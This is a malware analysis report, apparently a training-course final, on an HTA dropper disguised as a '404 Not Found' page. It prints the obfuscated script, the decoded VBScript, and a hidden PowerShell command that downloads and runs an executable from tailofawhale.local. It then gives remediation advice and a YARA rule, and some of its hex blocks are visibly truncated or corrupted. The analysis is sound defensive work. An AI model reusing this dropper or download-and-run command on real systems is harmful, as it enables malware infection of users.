

Practical Malware Analysis & Triage

Malware Analysis Report

Dropper.hta

Aug 2024 | HuskyHacks | Dropper.hta: Course Final

Title: Dropper.hta

Name: HuskyHacks Course Final

Indicators and Technical Details

Datetime	Identifier (IP, Domain, URL, Hostname)	MITRE Technique ID	Analyst Comment
AUG 05, 2024 @ 14:00	http://tailofawhale.local/TellAndSentFor.exe	T1071.001 Application Layer Protocol	Returned 29/65 from Virus total SHA-256 74778336fc39d01b866a904be88923aad67fce0640a6a3d3771f7bf3d1e444c4
AUG 05, 2024 @ 14:00	cmd.exe /c powershell.exe -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://tailofawhale.local/TellAndSentFor.exe','%temp%\jLoader.exe');Start-Process '%temp%\jLoader.exe'	T1203 Exploitation for Client Execution	PowerShell Command Execution: The command executes a hidden PowerShell script to download and run a malicious executable from a remote server
AUG 05, 2024 @ 14:00	window_onload (VBScript)	T1059.005 PowerShell	The script runs on page load, creating a new process to execute a hidden PowerShell command that downloads and runs a malicious file.

Executive Summary

On August 5th at 14:00, TMC’s Security Operations Center (SOC) identified a potential threat involving a file disguised as a new website design-related document. However, it was a malicious file designed to download and execute harmful software from a remote server.

Our investigation determined that the malicious file was sent via email from a partner company whose email system had been compromised, leading to the inadvertent inclusion of the malicious file in their communication.

Swift action was taken to isolate and neutralize the threat. We confirmed that no additional systems were impacted, and no data was compromised. Our team removed the malicious file and performed a comprehensive system scan to ensure that no residual threats remained.

Technical Summary

On August 5th at 14:00, TMC's SOC identified and responded to a potential security threat involving a malicious file delivered via email from a partner company engaged in our website design project. The email was determined to have originated from a compromised account, allowing the attacker to distribute the malicious file undetected.


File Analysis

Upon analysis, the file appears harmless, but it was heavily obfuscated using hexadecimal encoding. The purpose of this obfuscation was to conceal its true functionality: downloading and executing a secondary payload from a remote server.

The decoded script contained instructions to:

- **Download:** Establish a connection to a remote server and download an executable file
- **Execution** Execute the downloaded file, which would compromise the system by establishing persistence, escalating privileges, and potentially exfiltrating sensitive data.

This attack was caught in the **Delivery stage**, of the cyber kill chain




Findings and Analysis

Examination of JavaScript Code in HTML:

We analyzed the file, which contained HTML that appeared empty at first glance but had a hidden `<script>` tag. The key function here is `unescape()`, which decodes a block of hexadecimal characters into readable text.

(figure 1)



```
<html>
<head>
<title></title>
<body>
<script language="JavaScript" type="text/javascript">
document.write(unescape('%3c%68%74%6d%6c%3e%0a%3c%68%65%61%64%3e%0a%3c%74%69%74%6c%65%3e%20%3e%
5%72%3e%3c%68%31%3e%34%30%34%20%4e%6f%74%20%46%6f%75%6e%64%3c%2f%68%31%3e%3c%2f%63%65%6e%74%65%
1%67%65%3d%22%56%42%53%63%72%69%70%74%22%3e%0a%53%75%62%20%77%69%6e%64%6f%77%5f%6f%6e%6c%6f%61%
e%61%74%69%6f%6e%20%3d%20%33%0a%09%43%6f%6e%73%74%20%48%49%44%44%45%4e%5f%57%49%4e%44%4f%57%20%
2%20%3d%20%43%72%65%61%74%65%4f%62%6a%65%63%74%28%22%57%62%65%6d%53%63%72%69%70%74%69%6e%67%2e%
3%65%74%20%53%65%72%76%69%63%65%20%3d%20%4c%6f%63%61%74%6f%72%2e%43%6f%6e%6e%65%63%74%53%65%72%
5%63%75%72%69%74%79%5f%2e%49%6d%70%65%72%73%6f%6e%61%74%69%6f%6e%4c%65%76%65%6c%3d%69%6d%70%65%
2%6a%53%74%61%72%74%75%70%20%3d%20%53%65%72%76%69%63%65%2e%47%65%74%28%22%57%69%6e%33%32%5f%50%
9%53%65%74%20%6f%62%6a%43%6f%6e%66%69%67%20%3d%20%6f%62%6a%53%74%61%72%74%75%70%2e%53%70%61%77%
0%72%6f%63%65%73%73%20%3d%20%53%65%72%76%69%63%65%2e%47%65%74%28%22%57%69%6e%33%32%5f%50%72%6f%
0%72%6f%63%65%73%73%2e%43%72%65%61%74%65%28%22%63%6d%64%2e%65%78%65%20%2f%63%20%70%6f%77%65%72%
7%73%74%79%6c%65%20%68%69%64%64%65%6e%20%28%4e%65%77%2d%4f%62%6a%65%63%74%20%53%79%73%74%65%6d%
4%6f%77%6e%6c%6f%61%64%46%69%6c%65%28%27%68%74%74%70%3a%2f%2f%74%61%69%6c%6f%66%61%77%68%61%6c%
5%6e%74%46%6f%72%2e%65%78%65%27%2c%27%25%74%65%6d%70%25%5c%6a%4c%6f%61%64%65%72%2e%65%78%65%27%
7%25%74%65%6d%70%25%5c%6a%4c%6f%61%64%65%72%2e%65%78%65%27%22%2c%20%6e%75%6c%6c%2c%20%6f%62%6a%
3%73%49%44%29%0a%09%77%69%6e%64%6f%77%2e%63%6c%6f%73%65%28%29%0a%65%6e%64%20%73%75%62%0a%3c%2f%
c%2f%68%74%6d%6c%3e%'));
</script>
</body>
```

- **document.write():** Generates dynamic content during the page's load time.
- **unescape():** Decodes hexadecimal sequences into readable characters.

Decoding Process:


TMC's Security Operations Center (SOC) used CyberChef to manually decode the obfuscated hexadecimal encoding found in the script. The process began by copying the hexadecimal code into CyberChef's input field

(figure 2)




In the Operations tab, we selected the "From Hex" operation to convert the hexadecimal values back into their original characters and clicked the "Bake" button.

(figure 3)



By doing this we were able to successfully reveal the original, obfuscated script and its content, allowing for further analysis and a better understanding of its malicious intent.

(figure 4)



```
<html>
<head>
<title> >_ </title>
<center><h1>404 Not Found</h1></center>
<script language="VBScript">
Sub window_onload
    const impersonation = 3
    Const HIDDEN_WINDOW = 12
    Set Locator = CreateObject("WbemScripting.SWbemLocator")
    Set Service = Locator.ConnectServer()
    Service.Security_.ImpersonationLevel=impersonation
    Set objStartup = Service.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    Set Process = Service.Get("Win32_Process")
    Error = Process.Create("cmd.exe /c powershell.exe -windowstyle hidden (New-Object
System.Net.WebClient).DownloadFile('http://tailofawhale.local/TellAndSentFor.exe','%temp%\jLoader.exe');Start-Process
'%temp%\jLoader.exe', null, objConfig, intProcessID)
    window.close()
end sub
</script>
</head>
</html>
```

(figure 5)

```
<html>
<head>
<title> >_ </title>
<center><h1>404 Not Found</h1></center>
<script language="VBScript">
Sub window_onload
    const impersonation = 3
    Const HIDDEN_WINDOW = 12
    Set Locator = CreateObject("WbemScripting.SWbemLocator")
    Set Service = Locator.ConnectServer()
    Service.Security_.ImpersonationLevel=impersonation
    Set objStartup = Service.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    Set Process = Service.Get("Win32_Process")
    Error = Process.Create("cmd.exe /c powershell.exe -windowstyle hidden (New-Object
    System.Net.WebClient).DownloadFile('http://tailofawhale.local/TellAndSentFor.exe','%temp%\jLoader.exe');Start-Process '%temp%\j
    Loader.exe', null, objConfig, intProcessID)
    window.close()
end sub
</script>
</head>
</html>
```

In Figure 5, we placed the script into a text editor for a clearer view of the VBScript embedded in the HTML file, which was designed to execute a malicious action disguised as a '404 Not Found' page. Here's a breakdown of the Script.

HTML Structure:

The HTML structure includes a title and a centered "404 Not Found" message, likely to mislead the user into thinking they have encountered a harmless broken link or page.

(figure 6)

```
<html>
<head>
<title> >_ </title>
<center><h1>404 Not Found</h1></center>
```

(figure 7)

```
<script language="VBScript">
Sub window onload
    const impersonation = 3
    Const HIDDEN_WINDOW = 12
```

VBScript Analysis:

Language Declaration:

- The script is written in *VBScript*, a language used for scripting in Windows environments.

Sub window_onload:

- *Sub window_onload* This function executes when the webpage is fully loaded.

Impersonation Level:

- *const impersonation = 3* Sets the impersonation level for the script, allowing it to execute with the privileges of the user running the script. This is often used for actions requiring elevated permissions.

Hidden Window Constant:

- *Const HIDDEN_WINDOW = 12* is used to define the window style, which hides the command prompt when executing the *cmd.exe* and PowerShell commands.

(figure 8)

```
Set Locator = CreateObject("WbemScripting.SWbemLocator")
Set Service = Locator.ConnectServer()
Service.Security_.ImpersonationLevel=impersonation
```

WMI Objects: (figure 8)

- **CreateObject("WbemScripting.SWbemLocator")**
Creates a WMI (Windows Management Instrumentation) object that allows the script to interact with system processes.
- **ConnectServer()**
Connects to the WMI server to allow interaction with system processes.
- **Service.Security_.ImpersonationLevel = impersonation**
Ensures that the script has sufficient permissions to execute the following commands.

(figure 9)

```
Set objStartup = Service.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
Set Process = Service.Get("Win32_Process")
Error = Process.Create("cmd.exe /c powershell.exe -windowstyle hidden (New-Object
    System.Net.WebClient).DownloadFile('http://tailofawhale.local/TellAndSentFor.exe', '%temp%\jLoader.exe'); Start-Process '%temp%\j
    Loader.exe'", null, objConfig, intProcessID)
window.close()
```

Process Creation:

The script prepares to launch a new process using:

- **Service.Get("Win32_ProcessStartup") and Service.Get("Win32_Process"):** These lines prepare the script to launch a new process with specific startup settings.

```
Process.Create("cmd.exe /c powershell.exe -windowstyle hidden (New-Object
System.Net.WebClient).DownloadFile('http://tailofawhale.local/TellAndSentFor.exe', '%temp%\jLoader
.exe'); Start-Process '%temp%\jLoader.exe'", null, objConfig, intProcessID):
```

This command does the following:

- **cmd.exe /c:** Runs the command and then terminates cmd.exe.
- **powershell.exe -windowstyle hidden:** Executes PowerShell in a hidden window, making it less noticeable to the user.
- **DownloadFile:** Downloads a file from a specified URL (*http://tailofawhale.local/TellAndSentFor.exe*) to a temporary location (*%temp%\jLoader.exe*).
- **Start-Process:** Runs the downloaded file (*jLoader.exe*).

- **Close the Window:** `window.close()`: Closes the browser window after executing the script, further reducing the chance of the user noticing suspicious activity.

Summary:

- The VBScript embedded in the HTML file:
- Presents a "404 Not Found" page to avoid suspicion.
- Uses VBScript to execute a hidden PowerShell command.
- Downloads and runs a file from a remote server.
- Closes the browser window to hide its activity.

Remediation and Recommendations

1. Immediate Actions:

- Delete the HTA file and any related malware.
- Ensure affected systems are isolated from the network.

2. Network Security:

- Block access to *tailofawhale.local* and any related domains at the firewall level.
- Add the domain to DNS filtering services to prevent resolution

3. Deploy Endpoint Detection and Response (EDR) Tools:

- Use EDR to detect unusual process activity, such as hidden PowerShell executions or HTA files. Set up alerts for processes originating from suspicious locations like *%temp%*.

4. Domain and IP Blocking:

- Block access to malicious domains like *tailofawhale.local* and related IPs at the firewall and DNS filtering levels. This stops malware from connecting to command-and-control (C2) servers.

5. Application Whitelisting:

- Restrict execution to only approved applications and scripts to prevent the launching of unauthorized scripts like .hta files or unapproved PowerShell commands.

6. User Education:

- Raise Awareness: Educate users on safe browsing and reporting suspicious activity.

Yara Rule

```
rule Obfuscated_JavaScript_Dropper {

    meta:
        author = "ME"
        description = "Detects obfuscated JavaScript in Dropper.hta"
        date = "2024-09-04"

    strings:
        // Match the unescape function with obfuscated payload
        $unescape_script = "document.write(unescape("
        $obfuscated_payload = "%3c%68%74%6d%6c%3e%0a%3c%68%65%61%64%3e%0a%3c%74%69%74%6c%65%3e%20%3e%5f%20%3c%2f%74%69%74%6c%65%3e%0a%3c%63%65%6e%74%65%72%3e%34%30%34%20%4e%6f%74%20%46%6f%75%6e%64%3c%2f%68%31%3e%3c%2f%63%65%6e%74%65%72%3e%0a%3c%73%63%72%69%70%74%20%6c%61%6e%67%75%61%67%65%3d%22%56%42%53%63%72%69%70%74%22%3e%0a%53%75%62%20%77%69%6e%64%6f%77%5f%6f%6e%6c%6f%61%64%0a%09%63%6f%6e%73%74%20%69%6d%70%65%72%73%6f%6e%61%74%69%6f%6e%20%3d%20%33%0a%09%43%6f%6e%73%74%20%48%49%44%44%45%4e%5f%57%49%4e%44%4f%57%20%3d%20%31%32%0a%09%53%65%74%20%4c%6f%63%61%74%6f%72%20%3d%20%43%72%65%61%74%65%4f%62%6a%65%63%74%28%22%57%62%65%6d%53%63%72%69%70%74%69%6e%67%2e%53%57%62%65%6d%4c%6f%63%61%74%6f%72%22%29%0a%09%53%65%74%20%53%65%72%76%69%63%65%20%3d%20%4c%6f%63%61%74%6f%72%2e%43%6f%6e%6e%65%63%74%53%65%72%76%65%72%28%29%0a%09%53%65%72%76%69%63%65%2e%53%65%63%75%72%69%74%79%5f%2e%49%6d%70%65%72%73%6f%6e%61%74%69%6f%6e%4c%65%76%65%6c%3d%69%6d%70%65%72%73%6f%6e%61%74%69%6f%6e%0a%09%53%65%74%20%6f%62%6a%53%74%61%72%74%75%70%20%3d%20%53%65%72%76%69%63%65%2e%47%65%74%28%22%57%69%6e%33%32%5f%50%72%6f%63%65%73%73%53%74%61%72%74%75%70%22%29%0a%09%53%65%74%20%6f%62%6a%43%6f%6e%66%69%67%20%3d%20%6f%62%6a%53%74%61%72%74%75%70%2e%53%70%61%77%6e%49%6e%73%74%61%6e%63%65%5f%0a%09%53%65%74%20%50%72%6f%63%65%73%73%20%3d%20%53%65%72%76%69%63%65%2e%47%65%74%28%22%57%69%6e%33%32%5f%50%72%6f%63%65%73%73%22%29%0a%09%45%72%72%6f%72%20%3d%20%50%72%6f%63%65%73%73%2e%43%72%65%61%74%65%28%22%63%6d%64%2e%65%78%65%20%2f%63%20%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%20%2d%77%69%6e%64%6f%77%73%74%79%6c%65%20%68%69%64%64%65%6e%20%28%4e%65%77%2d%4f%62%6a%65%63%74%20%53%79%73%74%65%6d%2e%4e%65%74%2e%57%65%62%43%6c%69%65%6e%74%29%2e%44%6f%77%6e%6c%6f%61%64%46%69%6c%65%28%27%68%74%74%70%3a%2f%2f%74%61%69%6c%6f%6e%61%77%68%61%6c%65%2e%6c%6f%63%61%6c%2f%2f%54%65%6c%6c%41%6e%64%53%65%6e%74%46%6f%72%2e%65%78%65%27%2c%27%25%74%65%6d%70%25%5c%6a%4c%6f%61%64%65%72%2e%65%78%65%27%29%3b%53%74%61%72%74%2d%50%72%6f%63%65%73%73%20%27%25%74%65%6d%70%25%5c%6a%4c%6f%61%64%65%72%2e%65%78%65%27%22%2c%20%6e%75%6c%6c%2c%20%6f%62%6a%43%6f%6e%66%69%67%2c%20%69%6e%74%50%72%6f%63%65%73%73%49%44%29%0a%09%77%76%9%6e%64%6f%77%2e%63%6c%6f%73%65%28%29%0a%65%6e%64%20%73%75%62%0a%3c%2f%73%63%72%69%70%74%3e%0a%3c%2f%68%65%61%64%3e%0a%3c%2f%68%74%6d%6c%3e" // Example obfuscated payload

    condition:
        $unescape_script and $obfuscated_payload
}
```

